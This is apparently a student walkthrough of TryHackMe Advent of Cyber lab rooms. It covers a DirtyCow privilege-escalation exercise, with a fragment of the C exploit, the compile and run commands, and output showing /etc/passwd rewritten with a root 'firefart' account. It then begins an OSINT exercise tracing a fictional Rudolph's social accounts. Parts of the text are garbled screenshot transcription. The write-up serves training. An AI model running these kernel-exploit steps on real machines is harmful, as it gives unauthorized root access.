
[View Exploit](#) [Details](#)





### Question 3:

What is the verbatim syntax you can use to compile, taken from the real C source code comments?



The screenshot shows a web browser with the URL `tryhackme.com/room/learnCyberin25days`. The page displays a CTF challenge titled "Privilege Escalation". The challenge instructions are as follows:

Run the commands to compile the exploit, and run it.

What "new" username was created, with the default operations of the real C source code?

Answer format: \*\*\*\*\*

Submit

Switch your user into that new user account, and hop over to the /root directory to own this server!

You can switch user accounts like so:

`su <user_to_change_to>`

No answer needed

Completed

Uh oh, looks like that perpetrator left a message! Follow his instructions to prove you really did leave Coal for Christmas!

After you leave behind the coal, you can run `tree | md5sum`

What is the MD5 hash output?

The terminal window on the right shows the following code in a nano editor:

```

NULL);
ptrace(PTRACE_TRACEME);
kill(getpid(), SIGSTOP);
pthread_join(pth,NULL);
}

printf("Done! Check %s to see if the new user was created.\n", filename);
printf("You can log in with the username '%s' and the password '%s'.\n",
user.username, plaintext_pw);
printf("\nDON'T FORGET TO RESTORE! $ mv %s %s\n",
backup_filename, filename);
return 0;
}

```

The terminal window also shows the command `tree | md5sum` and its output:

```

tree | md5sum
7f6467c42000

```

We enter the password

The screenshot shows the same web browser with the URL `tryhackme.com/room/learnCyberin25days`. The challenge instructions are as follows:

Run the commands to compile the exploit, and run it.

What "new" username was created, with the default operations of the real C source code?

firefart

Correct Answer

Switch your user into that new user account, and hop over to the /root directory to own this server!

You can switch user accounts like so:

`su <user_to_change_to>`

No answer needed

Completed

Uh oh, looks like that perpetrator left a message! Follow his instructions to prove you really did leave Coal for Christmas!

After you leave behind the coal, you can run `tree | md5sum`

What is the MD5 hash output?

Answer format: \*\*\*\*\*

Submit

Hint

The terminal window on the right shows the following code in a nano editor:


```

nano dirty.c
$ ls
christmas.sh cookies_and_milk.txt dirty.c
$ gcc -pthread dirty.c -o dirty -lcrypt


$ $ ls
christmas.sh cookies_and_milk.txt dirty dirty.c
$ ./dirty
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password:
Complete line:
firefart:flRbw0lRgkx7g:0:0:pwneD:/root:/bin/bash

$ map: 7f6467c42000

```





## We code the Christmas.sh



## Question 4:

We code tree | md5sum





## Methodology:

We'll start by scanning the machine. Ls displays files and folders in the current directory; cd changes directories; and cat displays file contents. Use telnet to


attempt to log in to the device. As you can see, they were gracious enough to provide us with the login details. Santa is the username, while ClausChristmas is the password. We are trying to use the same information (username & passwd) for the ssh and it works. This cookies\_and\_milk.txt file looks like a modified rendition of a DirtyCow exploit, usually written in C. Find a copy of that original file online, and get it on the target box. You can do this with some simple file transfer methods like netcat, or spinning up a quick Python HTTP server. Compile the exploit using the commands, then execute it. Change your user's account to that new one, then navigate to the /root directory to take control of this server. After you leave behind the coal, you can run tree | md5sum.

## **Day 14: OSINT - Where's Rudolph?**

**Tools used:** Kali Linux, Firefox, Twitter, Reddit


**Solution/Walkthrough:**

**Question 1 & Question 2:**




From this reddit page of Rudolf we can find the information that we need such as the link address of the page and the place where Rudolf was born.

### Question 3:




By searching 'Rudolf the Red Nose Reindeer' we can find the information about the creator of the Rudolf character itself.

### Question 4:




By using the link <https://namechk.com/> we can get to see the accounts on different platform that Rudolf has.

### Question 5:



By searching the **IGuidetheClaus2020** on twitter we can find the username that rudolf uses on Twitter.


### Question 6:



From the Rudolf twitter page, we can find the favourite show that Rudolf likes.


### Question 7:





